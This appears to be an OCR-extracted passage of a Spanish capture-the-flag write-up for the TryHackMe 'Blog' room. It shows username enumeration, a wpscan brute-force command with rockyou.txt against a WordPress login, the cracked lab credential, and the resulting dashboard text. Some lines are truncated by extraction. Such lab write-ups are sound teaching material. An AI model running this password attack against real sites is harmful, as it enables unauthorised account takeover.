By Karen Wheeler May 26,

Hey Billy! I think this is such a good id
you can use this blog to write tutorials a
that are just getting started in the IT ind
it'll help a lot of people.

Remember not to let it get you down! S
what you're doing and something good

Oh and don't forget to hide this post one
that would be embarrassing lol!


iloveyou,
Mom

blog.thm/author/kwheel/

Usuario 1: kwheel
Usuario 2: bjoel


Al saber que tratamos con un wordpress, ejecutaremos un ataque de diccionario contra el panel de administración utilizando wpscan, y veremos si podemos encontrar credenciales validas, para nuestros alguno de nuestros dos usuarios

Crearemos la lista unicamente con esas dos entradas llamada users.txt




```
┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/blog]
└─# cat users.txt
kwheel
bjoel

┌──(root㉿kali)-[/home/kali/Desktop/tryhackme/blog]
└─# wpscan --url http://blog.thm/wp-login.php -U users.txt -P /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
```

Obtenemos acceso con kwhel:cutiepie1 y esperamos a que siga realizando el ataque de fuerza bruta.



```
[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:10 <=======================================================> (137 / 137) 100.00% Time: 00:00:10

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 2 user/s
`TTrying bjoel / dominique Time: 00:01:13 <                                                         > (2245 / 28688784)  0.00%  ETA: ??:??:
[SUCCESS] - kwheel / cutiepie1
Trying bjoel / dancer12 Time: 00:05:43 <                                                          > (12474 / 28691647)  0.04%  ETA: ??:??:??
```

Intentamos probar las credenciales dentro de blog.htm/wp-admin, y conseguimos acceso con kwheel al dashboard



Dashboard

At a Glance

2 Posts 2 Comments

WordPress 5.0 running Twenty Twenty theme.

Activity

Recently Published

May 26th 2020, 4:05 am A Note From Mom

May 26th 2020, 3:52 am Welcome!

Recent Comments

From Karen Wheeler on A Note From Mom
Don't ugh me! I'll be sure to keep checking the blog to see what you've written about!…

From Billy Joel on A Note From Mom
Ugh. Thanks mom. It's been hard.

All (2) | Pending (0) | Approved (2) | Spam (0) | Trash (0)

Quick Draft

Title

What's on your mind?

Save Draft

Your Recent Drafts

jiXvfulpdw May 28, 2020

WordPress Events and News

Enter your closest city to find nearby events.


City: Cincinnati Submit Cancel

**RSS Error:** WP HTTP Error: cURL error 28: Connection timed out after 10001 milliseconds


**RSS Error:** WP HTTP Error: cURL error 28: Connection timed out after 10021 milliseconds

Meetups | WordCamps | News

Enumeraremos también el samba, para ver si es posible ver algún archivo, sin uso de credenciales, pero podemos ver que no hay mucho



